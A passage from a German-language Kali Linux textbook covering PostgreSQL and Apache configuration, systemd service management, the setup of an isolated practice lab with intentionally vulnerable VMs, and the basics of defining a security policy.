Diese Befehle müssen für Ihre Arbeit eine Verbindung zum PostgreSQL-Server herstellen und als Benutzer mit ausreichenden Berechtigungen authentifiziert sein, um die angegebenen Operationen ausführen zu können. Am einfachsten erreichen Sie das, indem Sie das Unix-Konto von postgres verwenden und eine Verbindung über den dateibasierten Socket herstellen (siehe Abbildung 4.3).

```
kaliuser@kali:~$ sudo su - postgres
postgres@kali:~$ createuser -P book_user2
Geben Sie das Passwort der neuen Rolle ein:
Geben Sie es noch einmal ein:
postgres@kali:~$ createdb -T template0 -E UTF-8 -O book_user2 book_user2
postgres@kali:~$ exit
Abgemeldet
kaliuser@kali:~$
```

Abb. 4.3: Erstellen eines Users und einer Datenbank

In diesem Beispiel fordert die Option `-P` createuser auf, ein Kennwort abzufragen, sobald der neue Benutzer *book_user* erstellt wurde. In Bezug auf den Befehl `createdb` definiert `-O` den Benutzer, dem die neue Datenbank gehört – der somit die vollständigen Rechte zum Erstellen von Tabellen und zum Erteilen von Berechtigungen usw. besitzt. Möchten Sie auch Unicode-Strings verwenden können, müssen Sie den Parameter `-E UTF-8` hinzufügen, um die Codierung festzulegen. In diesem Fall müssen Sie mit der Option `-T` auch eine andere Datenbankvorlage wählen.

Anschließend können Sie testen, ob Sie über den Socket, der auf localhost (`-h localhost`) empfangsbereit ist, als Benutzer *book_user* eine Verbindung zur Datenbank herstellen können. Wie Sie in Abbildung 4.4 sehen können, war die Verbindung erfolgreich.

```
kaliuser@kali:~$ sudo psql -h localhost -U book_user2 book_user2
Passwort für Benutzer book_user2:
psql (12.3 (Debian 12.3-1))
SSL-Verbindung (Protokoll: TLSv1.3, Verschlüsselungsmethode: TLS_AES_256_GCM_SHA384, Bits: 256,
Geben Sie »help« für Hilfe ein.

book_user2⇒
```

Abb. 4.4: Erfolgreiche Verbindung zur PostgreSQL-Datenbank

Verwalten eines PostgreSQL-Clusters

Zunächst sollten Sie wissen, dass das Konzept des PostgreSQL-Clusters eine Debian-spezifische Ergänzung ist und es in der offiziellen PostgreSQL-Dokumentation keinen Verweis auf diesen Begriff gibt. Ein solcher Cluster ist aus der Sicht der PostgreSQL-Tools lediglich eine Instanz eines Datenbankservers, der auf einem bestimmten Port ausgeführt wird.

Das bedeutet, Debians postgresql-common-Paket bietet mehrere Tools, um solche Cluster zu verwalten:

- pg_createcluster
- pg_dropcluster
- pg_ctlcluster
- pg_upgradecluster
- pg_renamecluster
- pg_lscluster

Ich werde hier nicht weiter auf alle diese Tools eingehen, aber Sie erhalten weitere Informationen auf den entsprechenden Handbuchseiten. Was Sie wissen müssen, ist, dass ein neuer Cluster erstellt wird, der auf dem nächsten freien Port ausgeführt wird, wenn eine neue Hauptversion von PostgreSQL auf Ihrem System installiert wird. Sie verwenden die alte Version weiterhin, bis Sie Ihre Datenbank vom alten zum neuen Cluster migrieren.

Mit *pg_lsclusters* können Sie eine Liste aller Clusters und deren Status abfragen. Wichtiger noch ist, dass Sie die Migration Ihres Clusters auf die neueste PostgreSQL-Version mit dem Befehl `pg_upgradecluster-Clustername der alten Version` automatisieren können. Damit das erfolgreich ist, müssen Sie möglicherweise zuerst den (leeren) Cluster entfernen, der für die neue Version erstellt wurde (mit `pg_dropcluster new_version clustername`). Der alte Cluster wird dabei nicht gelöscht, aber auch nicht automatisch gestartet. Sie können ihn löschen, sobald Sie überprüft haben, ob der aktualisierte Cluster ordnungsgemäß funktioniert.

Apache konfigurieren

Eine typische Kali-Linux-Installation enthält den Apache-Webserver, der im apache2-Paket enthalten ist. Da es sich um einen Netzwerkdienst handelt, ist dieser standardmäßig deaktiviert. Sie können ihn manuell mit `systemctl start apache2` starten. Da immer mehr Anwendungen als Webanwendungen ausgerollt werden, ist es wichtig, dass Sie über Apache-Kenntnisse verfügen, um diese Anwendungen

zu hosten, sei es für die lokale Verwendung oder um sie über das Netzwerk verfügbar zu machen.

Apache ist ein modularer Server und viele Funktionen werden von externen Modulen implementiert, die das Hauptprogramm während seiner Initialisierung lädt. In der Standardkonfiguration werden nur die gängigsten Module aktiviert. Aber Sie können neue Module ganz einfach aktivieren, indem Sie ein `a2enmod` ausführen. Mit `a2dismod` können Sie ein Modul deaktivieren. Diese Programme erstellen – oder löschen – nur symbolische Links in */etc/apache2/mods-enabled/*, die auf die tatsächlichen Dateien verweisen (gespeichert in */etc/apache2/mods-available/*).

Es gibt viele Module, aber besonders zwei sind bei der Konfiguration eine Überlegung wert: PHP und SSL. Mit PHP geschriebene Webanwendungen werden vom Apache-Webserver mithilfe des dedizierten Moduls ausgeführt, das im *lipapache-mod-php*-Paket enthalten ist, und die Installation des Pakets aktiviert automatisch das Modul. Apache 2.4 enthält das SSL-Modul, das für sicheres HTTP (HTTPS) erforderlich ist. Sie müssen es zuerst mit `a2enmod ssl` aktivieren und dann die erforderlichen Anweisungen zu den Konfigurationsdateien hinzufügen. Ein Beispiel, wie die Konfiguration aussehen kann, finden Sie unter */etc/apache2/sites-available/default-ssl.conf*.

Die vollständige Liste der Apache-Standardmodule ist online auf der Apache-Homepage[4] auffindbar. In der Standardkonfiguration überwacht der Webserver Port 80 (wie in */etc/apache2/ports.conf* konfiguriert) und stellt standardmäßig Seiten aus dem Verzeichnis */var/www/html* bereit – wie in */etc/apache2/sites-enabled/000-default.conf* konfiguriert.

Virtuelle Hosts konfigurieren

Ein virtueller Host ist eine zusätzliche Identität für den Webserver. Der gleiche Apache-Prozess kann mehrere Webseiten bedienen, da in den HTTP-Anforderungen sowohl der Name der angeforderten Webseite als auch der URL localpart enthalten ist (diese Funktion wird als namensbasierter virtueller Host bezeichnet). Die Standardkonfiguration für Apache 2 aktiviert namensbasierte virtuelle Hosts. Darüber hinaus ist ein virtueller Standardhost in der Datei */etc/apache2/sites-enabled/000-default.conf* definiert. Dieser virtuelle Host wird verwendet, wenn kein Host gefunden wird, der den vom Client gesendeten Anforderungen entspricht.

Jeder zusätzliche virtuelle Host wird dann durch eine Datei beschrieben, die in */etc/apache2/sites-available/* gespeichert ist. Die Datei wird normalerweise nach dem Hostnamen der Webseite gefolgt von einem *.conf*-Suffix (z.B. *www.beispiel.at.conf*) benannt. Anschließend können Sie den neuen virtuellen Host mit `a2ensite www.beispiel.at` aktivieren.

4 `http://httpd.apache.org/docs/2.4/mod/index.html`

Hier ist eine minimale virtuelle Host-Konfiguration für eine Webseite, deren Dateien in */srv/www.beispiel.at/www* gespeichert sind (definiert mit der `DocumentRoot`-Option):

```
<VirtualHost *:80>
ServerName www.example.com
ServerAlias example.com
DocumentRoot /srv/www.example.com/www
</VirtualHost>
```

Sie können auch `CustomLog`- und `ErrorLog`-Anweisungen hinzufügen, um Apache für die Ausgabe von Protokollen in Dateien zu konfigurieren, die für den virtuellen Host reserviert sind.

Gemeinsame Richtlinien

In diesem Abschnitt beschreibe ich einige der häufig verwendeten Apache-Konfigurationsanweisungen. Die Hauptkonfigurationsdatei enthält normalerweise mehrere Verzeichnisblöcke. Sie ermöglichen die Angabe unterschiedlicher Verhaltensweisen für den Server in Abhängigkeit vom Speicherort der genutzten Datei. Ein solcher Block enthält normalerweise die `Options`- und `AllowOverride`-Anweisungen:

```
<Directory /var/www>
Options Includes FollowSymLinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

`DirectoryIndex` enthält eine Liste von Dateien, die durchprobiert werden sollen, wenn die Clientanforderung mit einem Verzeichnis übereinstimmt. Die erste vorhandene Datei in der Liste wird verwendet und als Antwort gesendet. Auf die Optionsanweisung folgt eine Liste der zu aktivierenden Optionen. Der Wert `None` deaktiviert alle Optionen. Dementsprechend aktiviert `all` sie alle mit Ausnahme von `MultiViews`. Zu den verfügbaren Optionen gehören:

- `ExecCGI` – gibt an, dass CGI-Skripte ausgeführt werden können.
- `FollowSymLinks` – zeigt dem Server an, dass symbolischen Links gefolgt werden kann und dass die Antwort den Inhalt des Ziels solcher Links enthalten soll.
- `SymLinksIfOwnerMatch` – weist den Server an, symbolischen Links zu folgen, jedoch nur, wenn der Link und sein Ziel denselben Eigentümer haben.

- `Includes` – aktiviert Server Side Includes (SSI). Das sind Anweisungen, die in HTML-Seiten eingebettet sind und `ondemand` für jede Anfrage ausgeführt werden.
- `Indexes` – weist den Server an, den Inhalt eines Verzeichnisses aufzulisten, wenn die vom Client gesendete HTTP-Anforderung auf ein Verzeichnis ohne Indexdatei verweist (das heißt, wenn in diesem Verzeichnis keine von der `DirectoryIndex` erwähnte Dateien vorhanden ist).
- `MultiViews` – aktiviert die Inhaltsverhandlung. Das kann vom Server verwendet werden, um eine Webseite zurückzugeben, die der im Browser konfigurierten bevorzugten Sprache entspricht.

Authentifizierung erforderlich

Unter bestimmten Umständen muss der Zugriff auf einen Teil einer Webseite eingeschränkt werden, damit nur legitime Benutzer, die einen Benutzernamen und ein Kennwort angeben, Zugriff auf den Inhalt erhalten.

Die *.htaccess*-Datei enthält Apache-Konfigurationsanweisungen, die jedes Mal erzwungen werden, wenn eine Anforderung ein Element aus dem Verzeichnis betrifft, in dem die *.htacess*-Datei gespeichert ist. Die Anweisungen sind rekursiv und erweitern den Geltungsbereich auf alle Unterverzeichnisse. Die meisten Anweisungen, die in einem Directory-Block auftreten können, sind auch in der *.htaccess*-Datei zulässig. Die `AllowOverride`-Anweisung listet alle Optionen auf, die über *.htaccess* aktiviert oder deaktiviert werden können. Diese Option wird häufig verwendet, um `ExecCGI` einzuschränken, sodass der Administrator auswählt, welche Benutzer Programme unter der Identität des Webservers ausführen dürfen.

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

Standardauthentifizierung bietet keine Sicherheit

Die im obigen Beispiel verwendete Authentifizierung (Basic) hat nur eine minimale Sicherheit, da das Kennwort im Klartext gesendet wird – es wird nur als base64 codiert, was eine einfache Codierung und keine Verschlüsselungsmethode darstellt. Sie sollten auch beachten, dass die durch diesen Mechanismus geschützten Dokumente auch im Klartext über das Netzwerk übertragen werden. Wenn Sicherheit wichtig ist, sollten Sie die gesamte HTTP-Sitzung mit TLS (Transport Layer Security) verschlüsseln.

Die Datei */etc/apache2/authfiles/htpasswd-private* enthält eine Liste von Benutzern und Kennwörtern. Diese können normalerweise mit dem Befehl `htpasswd` bear-

beitet werden. Mit dem folgenden Befehl können Sie beispielsweise einen Benutzer hinzufügen oder sein Kennwort ändern: `htpasswd /etc/apache2/authfiles/htpasswd-private user`.

Zugriff einschränken

Die `Require`-Anweisung steuert die Zugriffsbeschränkungen für ein Verzeichnis und dessen Unterverzeichnisse (rekursiv). Sie können diese verwenden, um den Zugriff anhand vieler Kriterien einzuschränken. Ich konzentriere mich hier auf die Beschreibung der Zugriffsbeschränkung auf der Grundlage der IP-Adresse des Clients, sie ist jedoch wesentlich leistungsfähiger, insbesondere wenn mehrere `Require`-Anweisungen in einem `RequireAll`-Block kombiniert werden. Beispielsweise können Sie den Zugriff auf ein lokales Netzwerk mit dem folgenden Befehl einschränken: `Require ip 192.178.0.0/24`.

4.2 Managing Services

Kali Linux verwendet *systemd* als Initial-System, das nicht nur für die Startsequenz verantwortlich ist, sondern permanent als voll ausgestatteter Service-Manager für das Starten und Überwachen von Diensten fungiert. *systemd* kann mit `systemctl` abgefragt und gesteuert werden. Ohne Parameter führt es den Befehl `systemctl list-units` aus, der eine Liste der aktiven Units ausgibt. Wenn Sie `systemctl status` ausführen, enthält die Ausgabe eine hierarchische Übersicht der ausgeführten Services. Wenn Sie beide Ausgaben vergleichen, sehen Sie sofort, dass es mehrere Arten von Units gibt und dass Services nur eine von ihnen sind.

Jeder Service wird durch eine Service-Unit dargestellt, die durch eine Servicedatei beschrieben wird, die normalerweise in */lib/systemd/system/* (oder */run/systemd/system/* oder */etc/systemd/system/*) zu finden ist. Sie werden in aufsteigender Reihenfolge nach Wichtigkeit aufgelistet und die letzte gewinnt. Jede Datei wird möglicherweise durch andere *service-name.service.d/*.*Conf*-Dateien geändert. Bei diesen Unit-Dateien handelt es sich um Plain-Text-Dateien, deren Format von den bekannten *.*ini*-Dateien von Microsoft Windows inspiriert ist und deren Schlüssel-Wert-Paare zwischen den Überschriften gruppiert sind. Als Beispiel können Sie die Datei */lib/systemd/system/ssh.service* sehen (siehe Abbildung 4.5).

Target-Units sind ein weiterer Bestandteil des Designs von *systemd*. Sie stellen einen gewünschten Status dar, den Sie in Bezug auf aktivierte Units erreichen möchten (was bei Service-Units einen laufenden Service bedeutet). Diese dienen hauptsächlich dazu, Abhängigkeiten von anderen Units zu gruppieren. Wenn das System gestartet wird, können die Units das *default.target* erreichen (was ein Symlink zu *graphical.target* ist und wiederum von *multi-user.target* abhängt). So werden alle Abhängigkeiten dieser Ziele beim Booten aktiviert.




Abb. 4.5: Die *ssh.service*-Datei in einem Texteditor

Um diese Abhängigkeiten auszudrücken, werden `Wants`-Anweisungen für die Target-Units verwendet, wobei Sie die Target-Units jedoch nicht bearbeiten müssen, um neue Abhängigkeiten hinzuzufügen. Sie können auch einen Symlink erstellen, der auf die abhängige Unit im Verzeichnis */etc/systemd/system/target-name.target.wants/* verweist. Genau das leistet `systemctl enable foo.service`. Wenn Sie einen Service aktivieren, weisen Sie *systemd* an, eine Abhängigkeit von den Zielen hinzuzufügen, die im Eintrag `WantedBy` im Abschnitt `[Install]` der Service-Unit-Datei aufgeführt sind. Umgekehrt löscht `systemctl disable foo.service` den gleichen Symlink und damit die Abhängigkeit.

Die Befehle `enable` und `disable` ändern nichts am aktuellen Status der Dienste. Sie beeinflussen nur, was beim nächsten Neustart passiert. Wenn Sie den Dienst sofort ausführen möchten, sollten Sie `systemctl start foo.service` verwenden. Umgekehrt können Sie ihn mit `systemctl stop foo.service` stoppen. Den aktuellen Status eines Dienstes können Sie mit `systemctl status foo.service` überprüfen, der sinnvollerweise die neuesten Zeilen des zugehörigen Protokolls enthält. Nachdem Sie die Konfiguration eines Dienstes geändert haben, möchten Sie ihn möglicherweise neu starten. Für einen Neustart führen Sie `systemctl restart foo.service` aus.

```
root@ictekali:/etc/systemd/system# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Sat 2019-05-25 19:01:43 CEST; 6h ago
 Main PID: 27431 (code=exited, status=0/SUCCESS)
    Tasks: 0 (limit: 2319)
   Memory: 0B
   CGroup: /system.slice/postgresql.service

Mai 25 19:01:43 ictekali systemd[1]: Starting PostgreSQL RDBMS...
Mai 25 19:01:43 ictekali systemd[1]: Started PostgreSQL RDBMS.
root@ictekali:/etc/systemd/system# ls -al /etc/systemd/system/multi-user.target.wants/postgresql.service
ls: Zugriff auf '/etc/systemd/system/multi-user.target.wants/postgresql.service' nicht möglich: Datei oder Verzeichnis nicht
root@ictekali:/etc/systemd/system# systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service → /lib/systemd/system/postgresql.service.
root@ictekali:/etc/systemd/system# ls -al /etc/systemd/system/multi-user.target.wants/postgresql.service
lrwxrwxrwx 1 root root 38 Mai 26 01:38 /etc/systemd/system/multi-user.target.wants/postgresql.service -> /lib/systemd/system/
root@ictekali:/etc/systemd/system# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; vendor preset: disabled)
   Active: active (exited) since Sat 2019-05-25 19:01:43 CEST; 6h ago
 Main PID: 27431 (code=exited, status=0/SUCCESS)
    Tasks: 0 (limit: 2319)
   Memory: 0B
   CGroup: /system.slice/postgresql.service

Mai 25 19:01:43 ictekali systemd[1]: Starting PostgreSQL RDBMS...
Mai 25 19:01:43 ictekali systemd[1]: Started PostgreSQL RDBMS.
root@ictekali:/etc/systemd/system# systemctl start postgresql
root@ictekali:/etc/systemd/system# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; vendor preset: disabled)
   Active: active (exited) since Sat 2019-05-25 19:01:43 CEST; 6h ago
 Main PID: 27431 (code=exited, status=0/SUCCESS)
    Tasks: 0 (limit: 2319)
   Memory: 0B
   CGroup: /system.slice/postgresql.service

Mai 25 19:01:43 ictekali systemd[1]: Starting PostgreSQL RDBMS...
Mai 25 19:01:43 ictekali systemd[1]: Started PostgreSQL RDBMS.
root@ictekali:/etc/systemd/system#
```

Abb. 4.6: Services in Kali verwalten

4.3 Hacking-Labor einrichten

Als ethischer Hacker ist es sinnvoll, sich eine Spielwiese zum Üben und Forschen einzurichten. Dadurch ist es auch für Anfänger möglich, die Anwendung der Hacking-Werkzeuge zu erlernen, ohne dass unzulässige Ziele angegriffen werden und dadurch eine Straftat begangen wird. Aus diesem Grund ist es ratsam, sich persönliche Hacking-Labore einzurichten. Es handelt sich dabei um eine geschlossene Umgebung, aus der kein Datenverkehr und keine Angriffsversuche herausdringen und auch keine unzulässigen Ziele angegriffen werden können. Mit dieser Umgebung können Sie alle möglichen Werkzeuge und Techniken ohne Probleme ausprobieren. Es empfiehlt sich, dass ein Hacking-Labor aus mindestens zwei Computern besteht, einem Angriffsrechner und einem Opfer. Häufig werden mehrere Opfercomputer eingerichtet, da das Labor so ein realistischeres Abbild eines Netzwerks simuliert.

Um die Grundlagen von Penetrationstests zu beherrschen, ist es notwendig, zu üben. Deshalb sind die Einrichtung und Nutzung eines solchen Labors unverzichtbar. Nur so können Sie gefahrlos üben.

Sie dürfen nicht vergessen, wir alle sind nur Menschen und können, auch wenn wir noch so aufpassen, Fehler machen. Schon eine einzige falsche Zahl bei der IP-Adresse kann schwerwiegende Folgen haben. Es wäre nicht nur peinlich, sondern auch strafbar, wenn Sie versehentlich einen Angriff ohne Erlaubnis des Verantwortlichen des Netzwerks starten, weil Sie z.B. statt der IP-Adresse 192.168.8.1 einen Angriff auf 92.168.81 gestartet haben. Damit das nicht passieren kann, muss das Hacking-Labor ein isoliertes Netzwerk sein. Es muss so konfiguriert sein, dass absolut kein Datenverkehr nach außen gelangen kann.

Die einfachste Methode, das zu erreichen, besteht darin, das Netzwerk physisch vom Internet zu trennen. Verwenden Sie dafür physische Computer, benötigen Sie für die Weiterleitung des Datenverkehrs LAN-Kabel und Switches. Bevor Sie einen Angriff simulieren, stellen Sie sicher, dass alle drahtlosen Netzwerkverbindungen ausgeschaltet sind. Prüfen Sie Ihr Netzwerk sorgfältig auf Lecks:

Sie müssen ein Hacking-Labor jedoch nicht aus physischen Computern einrichten, denn virtuelle Maschinen bieten hier eine Reihe von Vorteilen.

1. Mit der heute verfügbaren Rechenleistung ist es möglich, das gesamte Mini-Labor auf einem einzigen Rechner unterzubringen. Die Ziele können so eingerichtet werden, dass Sie nur ein Minimum an Ressourcen benötigen. Auf einem Durchschnittsrechner können so zwei oder drei VMs gleichzeitig ausgeführt werden. Sie können Hunderte von VMs auf einer Festplatte unterbringen und innerhalb weniger Minuten einrichten. Wann immer Sie Ihre Fähigkeiten erproben oder ein neues Werkzeug ausprobieren möchten, öffnen Sie Kali Linux am Angriffscomputer und stellen Sie eine virtuelle Maschine als Ziel zur Verfügung. Sie haben dadurch die Möglichkeit, rasch zwischen verschiedenen Betriebssystemen und Konfigurationen umzuschalten.
2. Durch die Verwendung von virtuellen Maschinen im Hacking-Labor lässt sich das Gesamtsystem sehr leicht isolieren. Trennen Sie einfach den Zugang des Rechners zum restlichen Netzwerk – Netzwerkkabel abziehen oder WLAN abschalten. Solange den Netzwerkkarten, wie bereits beschrieben, IP-Adressen zugewiesen sind, können der physische Rechner und die virtuellen Maschinen nach wie vor miteinander kommunizieren, ohne dass ein Datenverkehr Ihrer Angriffsversuche den Computer verlässt.
3. Penetrationstests sind destruktiver Natur. Viele der Werkzeuge und Exploits, die ausgeführt werden, können Systeme beschädigen oder zumindest abschalten. Es kann einfacher sein, das Betriebssystem oder das Programm neu zu installieren, als zu versuchen, es zu reparieren. Hier kommt auch der Vorteil von virtuellen Systemen zum Tragen, da Sie die virtuelle Maschine einfach auf die ursprüngliche Konfiguration[5] zurücksetzen können. Das erspart es Ihnen, die

5 Dazu muss nur vor dem Test ein Sicherungspunkt erstellt werden.

Programme wie SQL-Server oder sogar das komplette Betriebssystem neu zu installieren.

Als Basis für ein Hacking-Labor empfiehlt es sich, folgende Systeme zu verwenden – in dem Buch verwenden wir virtuelle Maschinen:

- **Kali Linux:** Dieser dient als Angriffscomputer.
- **Metasploitable:** Metasploitable[6] ist eine Linux-VM, die absichtlich auf unsichere Weise eingerichtet wurde. Diese Maschine dient als eines der Angriffsziele.
- **Windows** – bevorzugterweise ein Windows XP ohne installierte Service-Packs: Viele Angriffe können gegen Metasploitable ausgeführt werden, aber in diesem Buch werden wir auch Angriffe gegen Windows testen. Eine Standard-Installation von Windows XP bietet ein hervorragendes Ziel, um Hacking- und Penetration-Testing-Techniken zu erlernen.

Um erfolgreich Angriffe üben zu können, setzen wir voraus, dass die oben angeführten Systeme auf einem einzigen Computer bereitstehen. Die Netzwerkverbindungen müssen so konfiguriert sein, dass alle diese virtuellen Computer dem gleichen Subnetz angehören und miteinander kommunizieren können.

Hinweis

Ist es nicht möglich, eine virtuelle Maschine mit Windows XP zu installieren – zu beachten ist die Lizenzierung –, kann ein Angriff auch auf Metasploitable gestartet werden. Alternativ können Sie auch eine zweite Kopie von Kali verwenden. Dann dient eine virtuelle Kali-Instanz als Angriffs- und die andere als Zielcomputer.

4.4 Sichern und Überwachen mit Kali Linux

Sollten Sie Kali Linux für sensiblere und heiklere Aufgaben einsetzen wollen, dann sollten Sie auch die Sicherheit Ihrer Installation ernst nehmen. In diesem Abschnitt werde ich zunächst die Sicherheitsrichtlinien erörtern, wobei verschiedene Punkte hervorgehoben werden, die Sie bei der Definition einer solchen Richtlinie berücksichtigen sollten. Es werden auch einige der Bedrohungen für Ihr System und für Sie als Sicherheitsexperten erläutert. In diesem Abschnitt diskutieren wir auch Sicherheitsmaßnahmen für Computer-Systeme und konzentrieren uns auf Firewalls und Paketfilterungen. Der Abschluss des Abschnitts zeigt

6 Metasploitable kann kostenlos bei SourceForge unter `http://sourceforge.net/projects/metasploitable/` heruntergeladen werden.

Ihnen, wie Sie mittels Überwachungsinstrumenten und -strategien potenzielle Bedrohungen für Ihr System erkennen können.

4.4.1 Sicherheitsrichtlinien definieren

Wie Ihnen als Sicherheitsexperte bekannt ist, gibt es eine Vielzahl von Konzepten, Werkzeugen und Verfahren, um die Sicherheit in Systemen zu gewährleisten, und keines von ihnen ist universell einsetzbar. Aus diesem Grunde werden wir das Thema Sicherheit nicht im großen Ausmaß diskutieren. Die Auswahl der geeigneten Maßnahmen erfordert eine genaue Vorstellung davon, was Ihre Ziele sind. Die Sicherung eines Systems beginnt mit der Beantwortung einiger Fragen. Wenn Sie sich mit der Implementierung beliebiger Tools beschäftigen, besteht die Gefahr, dass Sie sich auf falsche Aspekte der Sicherheit konzentrieren. In der Praxis hat es sich bewährt, zuerst ein bestimmtes Ziel zu definieren. Bei der Bestimmung des Ziels ist es hilfreich, zuerst folgende Fragen zu beantworten:

- **Was versuchen Sie zu schützen?** Eine Sicherheitsrichtlinie ist davon abhängig, ob Sie den Computer oder die Daten schützen möchten. Beim Schutz von Daten müssen Sie auch wissen, welche Daten geschützt werden sollten.
- **Wovor wollen Sie sich schützen?** Dem Verlust von vertraulichen Daten? Unbeabsichtigtem Datenverlust? Ertragsausfall durch Betriebsstörungen?
- **Vor wem wollen Sie sich schützen?** Die Sicherheitsmaßnahmen, um sich vor einem Tippfehler durch einen autorisierten Benutzer zu schützen, unterscheiden sich erheblich vom Schutz vor einem externen Angreifer.

Der Begriff »Risiko« wird üblicherweise verwendet, um sich auf diese drei Faktoren zu beziehen: Was soll geschützt werden? Was soll verhindert werden? Wer könnte dies bewirken? Um das Risiko modellieren zu können, ist die Beantwortung der drei Fragen essenziell. Aus diesem Risikomodell können Sie eine Sicherheitsrichtlinie erstellen und die Richtlinie mit konkreten Maßnahmen umsetzen.

Permanenter Prozess

Bruce Schneier, ein weltweiter Experte für Sicherheitsfragen (nicht nur IT-Sicherheit), versucht, einem der größten Irrtümer der Sicherheit mit dem Motto »Sicherheit ist ein Prozess und kein Produkt« entgegenzuwirken. Die zu schützenden Assets ändern sich im Laufe der Zeit, ebenso wie die Bedrohungen und die Mittel, die den potenziellen Angreifern zur Verfügung stehen. Auch wenn eine Sicherheitsrichtlinie ursprünglich perfekt gepasst hat und implementiert wurde, sollte sie sich auf keinen Fall auf ihren Erfolgen ausruhen. Die Risikokomponenten entwickeln sich und die Reaktion auf dieses Risiko muss sich entsprechend weiterentwickeln.

Zusätzliche Einschränkungen sollten beim Erstellen der Richtlinie ebenfalls berücksichtigt werden, da diese den Bereich der verfügbaren Richtlinien einschränken könnten. Wie weit sind Sie bereit, ein System abzusichern? Diese Frage hat erhebliche Auswirkungen auf die umzusetzende Richtlinie. Zu oft wird die Antwort nur in Bezug auf die monetären Kosten definiert, es sollten jedoch auch andere Elemente, wie z.B. der Umfang der Unannehmlichkeiten für die Anwender oder die Leistungsverschlechterung, berücksichtigt werden.

Sobald das Risiko modelliert wurde, können Sie sich Gedanken zum Entwurf einer tatsächlichen Sicherheitsrichtlinie machen. Es gibt Extreme, die bei der Festlegung der Sicherheitsstufe eine Rolle spielen können, aber es kann auch äußerst einfach sein, grundlegende Systemsicherheit bereitzustellen.

Besteht das zu schützende System aus nur einem Computer, der dazu dient, am Ende des Tages ein paar Zahlen zu addieren, ist die Entscheidung, nichts Besonderes zu unternehmen, um es zu schützen, sicher ganz logisch und vernünftig. Der innere Wert des Systems ist niedrig, der Wert der Daten ist null, da diese nicht auf dem Computer gespeichert sind. Ein potenzieller Angreifer, der das System infiltriert hat, würde nur einen Taschenrechner erhalten. Die Kosten für die Sicherung eines solchen Systems wären sicher höher als die Kosten bei einem Data Breach.

Im Gegensatz dazu möchten Sie möglicherweise die Vertraulichkeit von geheimen Daten so umfassend wie möglich schützen und stellen dabei alle anderen Überlegungen in den Hintergrund. In diesem Fall wäre eine angemessene Reaktion bei einem Data Breach die vollständige Zerstörung der Daten (sicheres Löschen der Dateien, ...). Wenn es eine zusätzliche Anforderung gibt, dass die Daten auch für eine zukünftige Verwendung aufbewahrt werden müssen – aber nicht unbedingt sofort verfügbar sein müssen –, und wenn die Kosten keine Rolle spielen, dann wäre ein Ausgangspunkt die Speicherung der Daten auf Iridium-Platin-Legierungsplatten in bombensicheren Bunkern an verschiedenen Orten der Welt, von denen jeder natürlich völlig geheim ist und von Spezialkommandos bewacht wird.

Beide Beispiele mögen extrem wirken, aber beide sind eine angemessene Reaktion auf bestimmte definierte Risiken, unter der Berücksichtigung, dass sie ein Ergebnis eines Prozesses sind, der die zu erreichenden Ziele und die zu erfüllenden Einschränkungen einbezieht. Wenn eine begründete Entscheidung vorliegt, ist keine Sicherheitsrichtlinie mehr oder weniger seriös als jede andere.

Lassen Sie uns aber einen eher typischen Fall betrachten. Ein Informationssystem kann in größtenteils unabhängige Subsysteme unterteilt werden. Jedes Teilsystem hat seine eigenen Anforderungen und Einschränkungen. Daher sollten Sie die Risikobewertung und die Gestaltung der Sicherheitsrichtlinien für jedes Teilsystem separat durchführen. Es gilt hierbei der Grundsatz, dass eine kleine Angriffsfläche leichter zu verteidigen ist als eine große. Genauso sollte auch Ihr Netzwerk

organisiert werden: Die sensiblen Dienste sollten sich auf eine kleine Anzahl von Maschinen konzentrieren, und diese Maschinen sollten nur über eine minimale Anzahl von Kontrollpunkten zugänglich sein. Die Logik dahinter ist simpel: Es ist einfacher, diese Kontrollpunkte abzusichern, als alle sensiblen Maschinen gegen die gesamte Außenwelt zu sichern. An diesem Punkt wird der Nutzen der Netzwerkfilterung (auch durch Firewalls) deutlich. Diese Filterung kann mit dedizierter Hardware umgesetzt werden. Eine einfachere und flexiblere Lösung wäre die Verwendung einer Software-Firewall.

4.4.2 Mögliche Sicherheitsmaßnahmen

Wie bereits erläutert, gibt es keine einheitliche Antwort auf die Frage, wie Kali Linux gesichert werden sollte. Sie ist davon abhängig, wie Sie das System verwenden wollen und was Sie zu schützen versuchen.

Sicherheitsmaßnahmen auf einem Server

